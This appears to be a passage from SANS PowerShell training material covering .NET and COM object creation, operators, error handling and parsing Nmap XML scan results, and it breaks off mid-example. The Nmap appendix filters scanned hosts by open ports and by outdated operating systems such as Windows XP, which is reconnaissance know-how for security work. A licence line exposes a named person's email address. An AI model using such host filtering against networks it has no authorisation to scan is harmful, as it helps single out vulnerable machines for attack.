A problem you'll sometimes face is when you know the name of the class you want to use, but you don't know the name of the assembly for it. If the code sample you're looking at doesn't reveal the assembly name, find the class name on Microsoft's MSDN website (<http://msdn2.microsoft.com/library/>), and it will give the name of the assembly to load. (If you try "[ClassName].Assembly", it won't work because the assembly for that class hasn't been loaded yet...chicken-and-egg problem.)

Another problem is when you want to use a class that only exists in a particular version of the .NET Framework, and you don't happen to have that version installed. For example, there is a class named *Microsoft.Win32.OpenFileDialog* provided by the *presentationframework.dll* assembly, but this assembly and class only exist if you have the .NET Framework 3.0 or later.

When you try to load an assembly, how do you know if it worked? If it fails to load, *nothing* will be output (and even `$?` will still be true). If the assembly loads successfully, the command will output information about the assembly, such as whether it is currently in the Global Assembly Cache (GAC) and its version number. The following screenshot shows a successfully loaded assembly.



You will also know when the assembly load has failed because your attempt to create an instance of a class from that assembly will cause an error message: "Cannot find type... make sure the assembly containing this type is loaded." You'll have to test for this in your code when doing error handling.

Creating .NET Objects

PowerShell creates, uses, and destroys .NET objects almost every moment you're doing something with it. Many types of .NET objects will be created for you on the fly without any special syntax or creation formalities. Just simply use the built-in cmdlets and create strings/integers/arrays/etc. as normal.

You Don't Have to Know How to Do This to Use PowerShell!

But the entire .NET class library is available *if* you want to use it. However, you do not have to master the entire class library or even look at it to productively use PowerShell. Just because you *can* create exotic .NET objects doesn't mean you *must* create them to get your work done. New programmers often shriek in Kafkaesque horror when they see the .NET class library for the first time. But don't worry, the best way to learn is to look at other peoples' code after Googling the problem you're trying to solve. You can ponder the .NET class library and your metamorphosis as a coder *later*...

To create an object whose parent assembly is already loaded:

```
# Example: Creating_NET_Objects.ps1

$object = new-object System.Int32
$object = new-object System.DateTime
$object = new-object System.Net.WebClient
$object = new-object System.Net.Mail.SmtpClient
```

But if the assembly containing the class hasn't been loaded, you'll have to load it first:

```
[System.Reflection.Assembly]::LoadWithPartialName("PresentationFramework")

$object = new-object Microsoft.Win32.OpenFileDialog

$object.ShowDialog()

$object.FileName
```

Constructor Arguments (-ArgumentList)

Some objects must be created with more information than just the name of the .NET class. These additional arguments are required by the constructor methods of the object. When you pass in this additional information, put all the arguments in a single comma-delimited array (or no comma if there's only one argument). And since we're passing in multiple parameters to new-object now, we should spell the parameters out more explicitly.

```
$s = new-object -type System.String -argumentlist "Hello"
```

To get the full documentation on what constructor arguments can or must be passed in, consult the .NET class library at <http://msdn2.microsoft.com/library/>.

To get *hints* about the possible constructor arguments for a type of object, such as for a *System.String* object:


```
[System.String].GetConstructors() |
foreach-object { $_.getparameters() } |
select-object name,member
```

Appendix C: Creating COM Objects


PowerShell is a .NET application. This means it can access .NET classes fairly well, but going through the .NET Framework to access COM objects isn't always perfect. Component Object Model (COM) has been the dominant standard since 1993 for the creation of language-independent objects on Windows that have well-defined and discoverable properties and methods. The mainstay of VBScript/JScript scripting, for example, is the creation and use of COM objects. PowerShell can access COM objects too, just not as well as VBScript/JScript (for example, PowerShell 1.0 lacks a "GetObject()" method like in VBScript).

COM objects are typically loaded into your script by their programmatic identifier (ProgID) strings. The ProgID identifies a type of COM object in a version-independent way; for example, "SAPI.SpVoice" is a ProgID for an object related to the voice narrator in Windows, and it will still be a valid ProgID even if Microsoft updates the version of the DLL that implements that object. The ProgID string is mapped in the HKEY_CLASSES_ROOT branch of the registry to a unique class identifier (CLSID) number for that type of COM object, and the CLSID is mapped to the full path of the file on the drive that implements the object, usually a DLL.

In the screenshot below, "SAPI.SpVoice" is a programmatic identifier and key located under HKEY_CLASSES_ROOT. In the CLSID subkey, the default value contains a long string, called a Globally Unique ID (GUID) number, which is also the name of a key found under HKEY_CLASSES_ROOT\CLSID.



The GUID-number key contains another subkey, InprocServer32, which contains the full path to the DLL that implements the SpVoice class (sapi.dll). The GUID-number key also has a TypeLib subkey with another GUID number, this time for identifying the DLL that contains the type library for the class, which has information about the properties and methods of that class. Don't worry, you don't have to know any of these details; PowerShell already knows how to navigate and use this COM information.



Once the DLL for the COM object is loaded into memory, PowerShell calls a constructor method to create and initialize the object. Once created, the properties and methods of the object can be called.

If the COM object comes with a type library (TypeLib), the library can be queried to enumerate the members of the object ("type" is roughly synonymous with "class" here). Microsoft also provides documentation on many of the most important COM objects on <https://msdn.microsoft.com/en-us/> and in downloadable Software Developer's Kits (SDKs). If there's no TypeLib available, you'll have to research the object's members manually through Google and MSDN.

When you run "regsvr32.exe schmmgmt.dll" to register the DLL for the Active Directory Schema snap-in, you're creating the necessary registry keys to find that DLL.

"DLL Hell"

All the registry and operating system "plumbing" that makes COM work, though, is somewhat fragile, prone to corruption, and difficult for COM object writers to implement correctly. There's even a special term, "DLL Hell", for when DLLs are missing, corrupt, the wrong version, in the wrong location, or lacking correct registry information. Much of the flakiness of Windows has stemmed from COM and "DLL Hell" issues, and this was part of the motivation to create the .NET Framework in the first place.

Creating COM Objects

COM objects are created in PowerShell with the new-object cmdlet. Once created, you can pipe the COM object into get-member just like .NET objects, but be aware that not all COM objects have type libraries to query, so you'll have to manually discover their properties and methods through other documentation sources or Google.

```
# Example: Creating_COM_Objects.ps1

$voice = new-object -comobject "sapi.spvoice"

$voice | get-member

$voice.speak("I have a type library!")
```

To launch Notepad, wait one second, then to create the famous *WScript.Shell* COM object and start typing text into Notepad using that COM object:

```
notepad.exe

start-sleep -seconds 1

$WshShell = new-object -comobject "WScript.Shell"

$result = $WshShell.AppActivate("Untitled")

$WshShell.SendKeys("I'm sending keystrokes to notepad.exe!")
```

-Strict Switch

When you create a COM object in PowerShell, you might not get the raw COM object back, but something that mostly looks and acts like that COM object. The .NET Framework represents data types and handles object creation/tracking/destruction differently than COM, but it's still possible to access COM objects from within .NET, and vice versa, because the .NET Framework provides "interop" services to manage the necessary .NET-to-COM translation. When a Runtime Callable Wrapper (RCW) exists for a COM object and you create that object in PowerShell, you might not get the raw COM object; you might get the interop assembly for it instead. This would be fine, except that the RCW version of the COM object sometimes will have different properties and methods than the raw COM object; hence, your code might fail because it assumes it's dealing with the original COM object.

What to do about it? PowerShell doesn't do anything different when the RCW version of the COM object is returned instead, but if you would like to be notified that this has happened, you can use the `-strict` switch with the `new-object` cmdlet. The `-strict` switch will raise a non-terminating error (and set `$?` to false) if a .NET-wrapped version of the COM object is returned instead of the raw COM object. In your code, you could test `$?` to see if it is false, then perhaps throw an exception or deal with the RCW object differently.

If you have Microsoft Excel installed, you can see the non-terminating error:

```
$excel = new-object -com "Excel.Application" -strict
```

The error message printed by PowerShell reads:

```
The object written to the pipeline is an instance of
type "Microsoft.Office.Interop.Excel.ApplicationClass"
from the component's primary interop assembly. If this
type exposes different members than the IDispatch
members, scripts written to work with this object
might not work if the primary interop assembly is not
installed.
```

But the script continues to run. If you want to suppress the error message and query the \$? error variable yourself, destroy the output of the new-object command: "`> $null`" or use "`| out-null`".

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Appendix D: Operators and Strings

An "operator" is a command that performs an action upon one or more other items (these items are the operator's "operands"). Usually, a test is performed that yields \$true or \$false, or one of the operands is somehow changed by the other.

If the operands on the left-hand and right-hand sides of the operator are of different class types, PowerShell will try to convert the item on the right-hand side to match or be compatible with the item on the left-hand side. In other words, the left-hand operand stays as it is or dominates the operand on the right-hand side.

Mathematical Operators

All the standard mathematical operators are built into PowerShell, and there are also the static methods of the *System.Math* class too.

Mathematical Operators	Name/Description
+	Addition, plus, string concatenation.
-	Subtraction, minus.
/	Division.
*	Multiplication, times.
%	Remainder, modulus.

The "+" operator is special. It is for arithmetic addition, but it can also concatenate (stick together) strings and append items to the end of an array, collection, or hashtable.

The "*" operator is special. It is for arithmetic multiplication, but it can also be used to repeat strings and arrays. If you "multiply" a string or array by a number (the string or array must be the left-hand operand of "*" and the number must be on the right), then the string or array is expanded in size and filled with repetitions of itself.

Assignment Operators

Assignment operators put data into the left-hand operand, which is usually a variable.

Assignment Operators	Name/Description
=	Left operand made equal to right operand.
+=	Adds right operand to current value of left operand.
-=	Subtracts right operand from current value of left.
*=	Multiplies left operand by the right, assigns back to left.
/=	Divides left operand by the right, assigns back to left.
%=	Divides left by right, assigns remainder only to left.

The "=" assignment operator can be used to perform multiple assignments simultaneously on a single line; hence, the following are all valid statements.

```
$x = $y = $w = 383
$name = $item = $what = "SANS Institute"

# The following assigns $x = 3, $y = 7, and $w = 9:
$x, $y, $w = 3, 7, 9
```

Comparison Operators

There are many comparison operators that yield \$true or \$false. By default, a comparison operator is case-insensitive, but there are case-sensitive versions. The case-sensitive operators begin with the letter "c", while the case-insensitive versions begin with "i" or don't begin with either.

Why doesn't PowerShell use comparison operators like ">", "<", ">=", "<=", and so on? Because PowerShell is not just a language, but also a command shell, and ">" and "<" are used for redirection.

Comparison Operators	Name/Description
-eq	Equals (not case-sensitive)
-ieq	Equals (not case-sensitive)
-ceq	Equals (case-sensitive)
-ne	Not equals (not case-sensitive)
-ine	Not equals (not case-sensitive)
-cne	Not equals (case-sensitive)
-gt	Greater than (not case-sensitive)
-igt	Greater than (not case-sensitive)
-cgt	Greater than (case-sensitive)
-ge	Greater than or equal (not case-sensitive)
-ige	Greater than or equal (not case-sensitive)
-cge	Greater than or equal (case-sensitive)
-lt	Less than (not case-sensitive)
-ilt	Less than (not case-sensitive)
-clt	Less than (case-sensitive)
-le	Less than or equal (not case-sensitive)
-ile	Less than or equal (not case-sensitive)
-cle	Less than or equal (case-sensitive)
-contains	Right operand in left collection/array (not case-sensitive)

-icontains	Right operand in left collection/array (not case-sensitive)
-ccontains	Right operand in left collection/array (case-sensitive)
-notcontains	Right operand not in collection/array (not case-sensitive)
-inotcontains	Right operand not in collection/array (not case-sensitive)
-cnotcontains	Right operand not in collection/array (case-sensitive)
-in	Like -contains, but operands swapped (v.3.0+)
-notin	Like -notcontains, but operands swapped (v.3.0+)

Wildcard Matching Operators

Wildcard matching evaluates to \$true or \$false if the string being tested matches another string that may have simple wildcards in it. Wildcards include "*", which matches anything, and "?", which matches any single character. You can also match against any single character from a range of characters, like "[a-f]", or any single character from an explicit list of characters, like "[abcdef]" (note that "[a-f]" and "[abcdef]" match against the exact same things).

Match Operators	Name/Description
-match	Left operand matches the regular expression pattern
-like	Left operand matches the pattern (not case-sensitive)
-ilike	Left operand matches the pattern (not case-sensitive)
-clike	Left operand matches the pattern (case-sensitive)
-notlike	Left operand does not match (not case-sensitive)
-inotlike	Left operand does not match (not case-sensitive)
-cnotlike	Left operand does not match the pattern (case-sensitive)

In truth, the wildcard matching operators are converted into regular expressions under the hood, but that's another story. The -match operator is specifically for regular expressions.

Logical and Bitwise Operators

Logical operators allow you to combine multiple Boolean statements together to produce just one overall \$true or \$false result.

Logical Operators	Name/Description
-and	If both operands are \$true, yields \$true.
-or	If one or both operands are \$true, yields \$true.
-xor	If only one operand is \$true, not both, yields \$true.
-not	Flips the Boolean value of the right operand.

Bit operators can be used to query or modify data at the bit level, such as for testing or changing bitmask fields.

Bit Operators	Name/Description
-band	Binary AND: 0x1 -band 0x1 = 0x1
-bor	Binary OR: 0x0 -bor 0x0 = 0x0
-bxor	Binary XOR: 0x1 -bxor 0x1 = 0x0
-bnot	Binary NOT: -bnot 0x1 = 0x0
-shl	Shift bits left (v.3.0+)
-shr	Shift bits right (v.3.0+)

Split and Join

PowerShell 2.0 and later include the -split and -join operators for manipulating strings and arrays. The -split operator will divide a string into smaller strings using a delimiter you specify, including a delimiter defined with a regular expression pattern. The -join operator will combine multiple strings into one larger string. For examples, see the about_Split and about_Join help files.

Redirection (>, >>)

PowerShell 3.0 and later included better support for redirection. Here are examples:

```
get-process > output.txt #Creates or overwrites output.txt
get-process >> output.txt #Creates or appends to output.txt
get-process 1> output.txt #Same as >
get-process 2> error.txt
get-process 3> warning.txt
get-process 4> verbose.txt
get-process 5> debug.txt
get-process 5>&1 #Redirects debug to output.
get-process *> everything.txt
```

[System.Math] and [System.Numerics.BigInteger]

PowerShell can be used as a command line calculator instead of the graphical calc.exe utility. In addition to the mathematical operators listed above, the static methods and properties of the [System.Math] class may be used for common functions. This class may be abbreviated as just [Math].

To see the mathematical functions supported by the [Math] class:

```
[Math] | get-member -static
```

To compute 4 to the 3rd power (4³) or "4 * 4 * 4":

```
[Math] :: Pow (4, 3)
```

To round a number to two decimal places:

```
[Math]::Round(352.6182, 2)
```

To retrieve the value of Pi:

```
[Math]::Pi
```

To see the maximum sizes of various number types:

```
[Int32]::MaxValue      #Can be a positive or negative number.
[Int64]::MaxValue      #Can be a positive or negative number.
[UInt64]::MaxValue     #Unsigned, must be a positive number.
[Double]::MaxValue     #Uses scientific notation.
```

When dealing with *very* large integers, place the number in quotes and cast as [BigInt]:

```
[BigInt] '729923430832487092387408983082397297823934582034938459'
```

When using a [BigInt] in a calculation, no information is lost like when a [Double] is used with scientific notation. On the other hand, a [BigInt] cannot have a decimal point at all. So what's the point? It's at the end.

Byte Multiplication (KB, MB, GB, TB, PB) and Scientific Notation

When working with numbers that represent bytes of data, such as the size of a file on a hard drive, you may place "KB", "MB", "GB", "TB", or "PB" immediately after a number to multiply that number by a factor of 1024 ("EB" is not supported yet). Hence, 1 KB is equal to 1024 and 2 KB is equal to 2048. Note that "KiB" is not supported when you wish to multiply by 1000 instead of 1024.

```
1KB  # = 1024
1MB  # = 1024 * 1024 = 1048576
1GB  # = 1024 * 1024 * 1024 = 1073741824
1TB  # = 1024 * 1024 * 1024 * 1024 = 1099511627776
1PB  # = 1024 * 1024 * 1024 * 1024 * 1024 = 1125899906842624
```

Another shorthand trick to represent large numbers is to use scientific notation for powers of ten. This is also useful when you wish to multiply numbers by a combination of 1000 instead of 1024. In scientific notation, " $3.7 * 10^3$ " is the same as " $3.7 * 10 * 10 * 10$ ", which is the same as " $3.7 * 1000$ ", which is equal to 3,700. The exponent can also be a negative number in order to represent very small numbers; for example, " $3.7 * 10^{-3}$ " is equal to 0.0037, and " $9.1 * 10^{-31}$ " is the mass of one electron measured in kilograms.

In PowerShell, a number may be followed by "E+" or "E-" and then another number to represent a power of ten in scientific notation:

```

1E+2      # = 100 = 1 * 102
1E+3      # = 1000 = 1 * 103
1E+4      # = 10000 = 1 * 104
9.452E+14 # = 9452000000000000 = 9.452 * 1014
1E-2      # = 0.01 = 1 * 10-2
2.74E-3   # = 0.00274 = 2.74 * 10-3
    
```

In the above, you can also use a lowercase "e" instead of an uppercase "E", and the plus symbol ("+") isn't mandatory either, i.e., "2E+3" is the same as "2E3" or "2e3".

Double-Quoted vs. Single-Quoted Strings

If a string is defined using double quotes ("..."), when that string is used or assigned somewhere, PowerShell will search for and expand any variables inside that string.

If a string is defined using single quotes ('...'), when that string is used or assigned somewhere, PowerShell will not search for and expand any variables inside that string; hence, PowerShell interprets that string as is or literally. Single-quoted strings are called "literal strings" because of this.

```

$animal = "antelope"
$string = "An $animal ate my pizza!"
$literal = 'An $animal ate my pizza!'

$string      # Prints: An antelope ate my pizza!
$literal     # Prints: An $animal ate my pizza!
    
```

Comments and Here-Strings

Single-line comments begin with a hashmark ("#") and continue to the end of the line. With PowerShell 2.0 and later, you can also have multi-line comments enclosed within "<# ... #>".

```

# This line is commented out!

<# This is a
   multi-line
   comment. #>
    
```

A here-string literal can contain multiple lines of text and the interpreter will not try to parse or perform variable substitution within it.

Here's an example of a here-string.

```

# Example: Here-Strings.ps1

$text1 = @'
All this text, across multiple lines,
will be treated by PowerShell as one big
    
```

```
literal string. $Any variable-looking text
will $be $left alone.
'@
```

If you want to use a here-string as a regular (non-literal) string object in which variable substitution can take place, use double quotes instead of single quotes.

```
$text2 = @"
What's true is $true, and
my home is folder is $home,
since my username is
$env:username
"@
```

In general, text inside of single quotes is interpreted as literal text where no variable substitutions should occur. Text in double quotes, on the other hand, is fair game for search and substitution of variables wherever they may be found.

Casting

To "cast" a variable is to change it to a specific class type. The .NET class name is placed in square brackets. This may look like we're declaring the variable, but in PowerShell, there's no need to declare variables before using them (just use a new variable whenever and wherever you need it). When you cast a variable, you can do it with the fully qualified class name, such as "[System.String]", or with the short name, such as "[String]", just as long as PowerShell can figure out what you want.

```
$x = 55      # An Int32 already by default.
[System.String] $x
[Int32] $x
$x = [System.DateTime] "18-Jun-2010"
$x = [String] "18-Jun-2010"
```

When a variable of one type is recast as a different type, PowerShell will rather aggressively try to convert the data for you, but PowerShell will avoid performing a conversion that results in a loss of data or precision. If a recast isn't possible, an error will be raised.

Appendix E: Error Handling

Not every command will work successfully. What are the PowerShell options for detecting and handling errors?

\$LASTEXITCODE

When a native binary program is executed, such as `reg.exe` or `robocopy.exe`, the exit code number returned by that traditional program is recorded in PowerShell in the `$LASTEXITCODE` variable.

```
robocopy.exe /nosuchoption  
  
if ($LASTEXITCODE -eq 0) { "Success!" } else { "Error..." }
```

0 is nearly always the code number for success. A non-zero number usually indicates failure or error, but exactly what each non-zero number means is up to the original developer. Maybe these error code numbers are documented. Maybe not.

\$?

When any PowerShell command is executed, if that command suffers an error or returns a non-zero exit code, the `$?` variable is set to `$False`; otherwise, the `$?` variable remains `$True`.

If you plan to query both `$LASTEXITCODE` and the `$?` variable, make sure to query `$?` first because the act of successfully getting the value inside `$LASTEXITCODE` will cause `$?` to be set to `$True`.

```
robocopy.exe /nosuchoption  
  
$?                # $False  
$LASTEXITCODE    # Exit code 16  
$?                # $True
```

\$ERROR

The `$Error` array always exists and is empty by default. As PowerShell commands suffer problems, error objects are added to the `$Error` array. The most recent error object is always `$Error[0]`. When a new error occurs, the current `$Error[0]` is pushed back to `$Error[1]` to make space for the new error object, with a maximum of 256 prior errors recorded in the array (this maximum can be increased).

Cause an error by attempting to stop a service that does not exist:

```
Stop-Service -Name NoSuchService
```

Make a copy of the error object and examine some of its properties:

```
$rr = $Error[0]
$rr | Get-Member
$rr.Exception
$rr.InvocationInfo
```

Error objects have several useful properties for debugging, such as a description of the problem, the category of the error, the line number in the script where the error occurred, the location of the code in the line evoking the error, and more.

To scrub the \$Error array clean and empty it of any error objects:

```
$Error.Clear()
```

2> ErrorText.txt

You might be familiar with other command shells and older native binary tools in which the error output *text* stream can be redirected to a *text* file. PowerShell supports this too:

```
Stop-Service -Name NoSuchService 2> ErrorText.txt
Get-Content -Path .\ErrorText.txt
```

But notice how much debugging information is lost by doing this. The ErrorText.txt file only contains a small portion of the original information from the error object created. Nonetheless, if all you want is this basic information, there is certainly nothing wrong with this technique—it's just very limiting.

Note: There are more output streams in PowerShell than just the normal output stream (1>) and the error stream (2>). For the other output streams and their redirection symbols, see C:\SANS\Day1\Output-Redirection-Symbols.ps1.

Incidentally, if you want to suppress and discard any error messages, you can redirect the error stream to the "bit bucket" or PowerShell's "black hole":

```
Stop-Service -Name NoSuchService 2> $null
```

-ErrorVariable

Instead of redirecting a small amount of text to a file on the drive, the error object produced by a command, if any, can be captured to a variable for this purpose:


```
Stop-Service -Name NoSuchService -ErrorVariable rr
```

```
$rr
```

Notice that we did not make a copy of \$Error[0]. Instead, we gave the name of a variable (rr) in which PowerShell will copy the error object for us, if any. The variable does not have to be created or defined first.

Why use this technique? Why not just copy \$Error[0]? Imagine a long pipeline of a half dozen commands. Each command in the pipeline could have its own separate error variable. After the entire pipeline is executed, each error variable could be examined or saved separately.

\$ErrorActionPreference

By default, what does PowerShell do when a command throws an error? There is a built-in variable that defines what happens:

```
$ErrorActionPreference
```

You can redefine this variable in your scripts, for example:

```
$ErrorActionPreference = "Stop"
```

The default error action is Continue. Here are the possibilities:

SilentlyContinue	Do not write the error object to the error output stream, place the error object into \$Error[0], set \$? to \$False, and continue execution of the next command. This is similar to appending "2> \$null".
Continue	Write the error object to the error output stream, place the error object into \$Error[0], set \$? to \$False, and continue execution of the next command. This is the default.
Stop	Write the error object to the error output stream, place the error object into \$Error[0], set \$? to \$False, but do not execute any further commands. This causes script execution to halt and return.
Suspend	This option is only used for workflows and should not be used outside of that context. Workflows have been deprecated.
Inquire	The user is asked whether to Continue, Stop, or Suspend the command causing the error. \$Error[0] and \$? are updated appropriately.

Note: The \$ErrorActionPreference cannot be set to Ignore, even though Ignore is a valid option for the -ErrorAction parameter.

When `$ErrorActionPreference` is redefined in a script, it changes the default error action globally for that script from that moment forward until the script exits and returns. It is possible to redefine this variable many times during script execution if desired.

Instead of redefining `$ErrorActionPreference` globally, it is possible to use the call operator (&) to execute a script block with an `$ErrorActionPreference` that applies only to that block of code while it is executing. After the script block is finished executing and control returns to the parent script, the `$ErrorActionPreference` of the parent script remains in effect for the rest of the script. The script block has its own scope of execution in which the variables inside that block are evaluated before any variables of the same names in the scope of the parent script. After the script block runs, any variables or data that existed solely within the block are discarded.

-ErrorAction

Instead of changing the `$ErrorActionPreference` globally for the script, the error action can be set for each individual command with that command's `-ErrorAction` parameter:

```
Stop-Service -Name NoSuchService -ErrorAction Stop
```

```
Stop-Service -Name NoSuchService -ErrorAction SilentlyContinue
```

The `$Error` array and the `$?` variable will still be updated as normal when using the `-ErrorAction` parameter; hence, even if the error action for a command is set to `SilentlyContinue`, it will still be possible to detect and respond to failures in the script.

Throw a Terminating Error

To deliberately create an error that stops any further command execution, use the `Throw` keyword followed by your text to describe the error:

```
Throw "My own terminating error message here"
```

The `Throw` keyword creates a "terminating error", that is to say, an error that halts or blocks any further command execution inside the script. The halt occurs even if the current `$ErrorActionPreference` is set to `Continue`.

Hence, this is an important distinction in PowerShell: some errors will halt or block any further script execution (terminating errors), while most errors do not block it (these are the majority of errors that occur, the non-terminating errors). Terminating errors ignore the `$ErrorActionPreference`, or, rather, they behave as though the `$ErrorActionPreference` is always set to `Stop`. Non-terminating errors obey the `$ErrorActionPreference`. If the `$ErrorActionPreference` is set to `Stop`, then non-terminating errors become terminating errors too, i.e., they will also block any further command execution.

Note: Run "Get-Help about_Throw" for more details, but note that there are in fact different types of terminating errors, and there are inconsistencies in how PowerShell handles them, but these complexities cannot all be tackled here.

Simply halting the entire script when an error occurs is "ungraceful" error handling. When the error is trivial and does not impact the overall purpose of the script, terminating the entire script is an unnecessary overreaction. Many errors can be handled "gracefully" by one's own code in the script.

Write a Non-Terminating Error

To create a non-terminating error that does not halt further command execution:

```
Write-Error -Message "This text is non-terminating"
```

Try {...} Catch {...}

Consider the following script:

```
Try { Stop-Service -Name NoSuchService -ErrorAction Stop }  
Catch { "Ooops, this error was thrown: $_" }
```

The Try keyword is followed by a script block. Inside this script block is a command that will fail, and the command's error action is to Stop any further commands from running. But that is not what happens. Instead, when the terminating error is thrown by the command in the Try block, PowerShell catches the thrown error (like a baseball) with the code inside the Catch script block. You can gracefully handle the terminating error with whatever code you wish to add inside the Catch block and the script as a whole can continue to run.

The Catch block will only catch terminating errors. Non-terminating errors that occur inside the Try block will be output and handled according to the \$ErrorActionPreference like normal. If \$ErrorActionPreference is set to Stop, or if a command uses "-ErrorAction Stop", then non-terminating errors become terminating errors and the Catch block will be invoked.

Notice the "\$_" variable inside the Catch block. This variable will contain the error object thrown by the failed command in the Try block. You don't have to have the \$_ variable in the Catch block, but the details of the terminating error thrown might be needed to handle the problem more gracefully.

Note: Run "Get-Help about_Try_Catch_Finally" for more details, and search <https://github.com/MicrosoftDocs/PowerShell-Docs/> for the phrase "terminating errors" to dive into the deep end.

If the command inside the Catch block is "Exit", then indeed the whole script is terminated. (Technically, it's the current runspace that is exited, but this will likely be the whole script when you are getting started with PowerShell.) If the command inside the

Catch block is "Throw \$_" , then the error object caught by the Catch block is simply tossed again back up to the scope of the script (or whatever the parent scope of execution was).

Note: Instead of "Throw \$_" in the Catch block, it is common to simply use "Throw" without the \$_, since this will do the same thing anyway.

If the Try-Catch is inside a function, then the "Return" command in the Catch block will cause the function to immediately return to whatever statement in the script called the function, but this does not terminate the entire script; it's just a manually controlled or hasty return from the function.

Try {...} Catch {...} Finally {...}

If you have code that you always wish to run, regardless of whether an error was thrown or not, then you can optionally add a Finally block, like this:

```
Try { Stop-Service -Name NoSuchService -ErrorAction Stop }  
Catch { "Oops, this error was thrown: $_" }  
Finally { "This optional block will always be run" }
```

PowerShell Core 7.0+

In PowerShell Core 7.0 and later, the same error objects are created with the same properties as in Windows PowerShell, but only a simple error message is displayed by default in the shell instead of the longer and more complex text displayed by Windows PowerShell. There is a variable to control this behavior. When \$ErrorView is set to "ConciseView", which is the default, only simple error messages are displayed in the shell, but when this variable is set to "NormalView", then error messages appear as they do in Windows PowerShell with the more (scary and confusing?) details.

To see the last error with more verbose formatting designed for debugging:

```
Get-Error
```

To see \$Error[0..2] with the more verbose formatting designed for debugging:

```
Get-Error -Newest 3
```

Appendix F: Parsing Nmap XML Output

The Nmap port scanner is probably the best and most popular port scanner in the world on both Windows and Linux systems (www.nmap.org). One great thing about Nmap is that it can produce XML output of the results of its scanning and OS fingerprinting work. But how can these XML files be conveniently handled from the command line when you want to query and extract specific data or to convert that data into other formats like CSV or HTML files?

PowerShell has great XML handling capabilities, so let's look at a script that takes Nmap XML as input and converts that data into PowerShell objects where each object represents a host on the network and the properties of those objects contain the data from the scan. Once we have our scan results as an array of PowerShell objects, it becomes easy to pipe those objects into other cmdlets and scripts.

Don't forget that you must give the full path to the script at the command line, and that the current working directory is "."; hence, the path to the script in the same folder as your present working directory would be ".\parse-nmap.ps1".

To process just one XML log file, which is on the course USB by the way:

```
# Example: Nmap.ps1
.\parse-nmap.ps1 -path samplescan.xml
```

And then the output will look like the following, but remember, this output is not really text; the output is an array of .NET objects with properties!

```
FQDN           : srv-4mmlvr3.sans.org
HostName       : srv-4mmlvr3
Status        : up
IPv4          : 10.54.23.2
IPv6          : <no-ipv6>
MAC           : <no-mac>
Ports         : open:TCP:135:msrpc open:TCP:139:netbios-ssn
OS            : Microsoft Windows 8 <95%-accuracy>

FQDN           : wks-88d70.sans.org
HostName       : wks-88d70
Status        : up
IPv4          : 10.54.23.3
IPv6          : <no-ipv6>
MAC           : <no-mac>
Ports         : open:TCP:135:msrpc open:TCP:139:netbios-ssn
OS            : Microsoft Windows Server 2012 <93%-accuracy>
```

```

FQDN           : srv-9ryc3.sans.org
HostName       : srv-9ryc3
Status        : up
IPv4           : 10.54.23.4
IPv6          : <no-ipv6>
MAC           : <no-mac>
Ports         : open:TCP:135:msrpc open:TCP:139:netbios-ssn
OS            : Microsoft Windows XP SP2 <100%-accuracy>

```

To process a bunch of XML log files and consolidate their output:

```

dir *.xml | .\parse-nmap.ps1
.\parse-nmap.ps1 -path *.xml

```

To extract the IP addresses and hostnames of the machines fingerprinted as running XP:

```

# Example: nmap.ps1

.\parse-nmap.ps1 -path samplescan.xml |
where {$_.OS -like "*Windows XP*"} |
select-object IPv4,HostName,OS

```

To find the hosts listening on TCP/23 for telnet:

```

.\parse-nmap.ps1 -path samplescan.xml |
where {$_.Ports -like "*open:tcp:23:*"}

```

The "-like" operator is for simple wildcard matching, while the "-match" operator is for regular expression matching. Note that the Ports property is a space-character-delimited list of scanned ports in the format of *state:protocol:portnumber:servicename* for each port in the list (see the Nmap documentation for more explanation at <http://nmap.org>).

To find the hosts listening on either TCP/80 or TCP/443 or both:

```

.\parse-nmap.ps1 -path samplescan.xml |
where {$_.Ports -match "open:tcp:[80|443]:"}

```

Export to CSV or HTML

To export the data to a CSV file for grepping, import into a spreadsheet, etc.:

```

.\parse-nmap.ps1 -path samplescan.xml |
where {$_.Ports -match "open:tcp:80:"} |
export-csv .\weblisteners.csv

```

Then you could later reimport from the CSV file into a new array, keeping the same properties as before for the sake of further processing:

```
$data = import-csv .\weblisteners.csv
$data | where {($_.IPv4 -like "10.57.*") -and ($_.Ports -match "open:tcp:22:") }
```

To export the processed data to an HTML file for viewing in a browser:

```
.\parse-nmap.ps1 -path samplescan.xml |
select-object IPv4,HostName,OS |
ConvertTo-Html -title "Scan Results" |
out-file \\webserver\sharedfolder\report.html
```

Command Line-Only Processing (Not Using the Script)

You don't need the script to process Nmap XML output files from within PowerShell. Though it's not as easy as using the script, you do get access to all the XML data, so here's a taste of what's possible.

First, load the XML output into a variable and then show some scan stats for grins:

```
[XML] $output = get-content .\samplescan.xml

$output.nmaprun.profile
$output.nmaprun.args
$output.nmaprun.options
$output.nmaprun.startstr
$output.nmaprun.runstats.hosts
```

The <host> nodes in the XML contain the data for each scanned machine, and this is where you'll spend most of your time mining data. We can't go into a lot of detail about XML handling here; there are full discussions elsewhere, so just follow along to get a feel for it.

To see the properties available on each host object:

```
$output.nmaprun.host | get-member -membertype property
```

To extract the first IP address of each host node (address[] is an array):

```
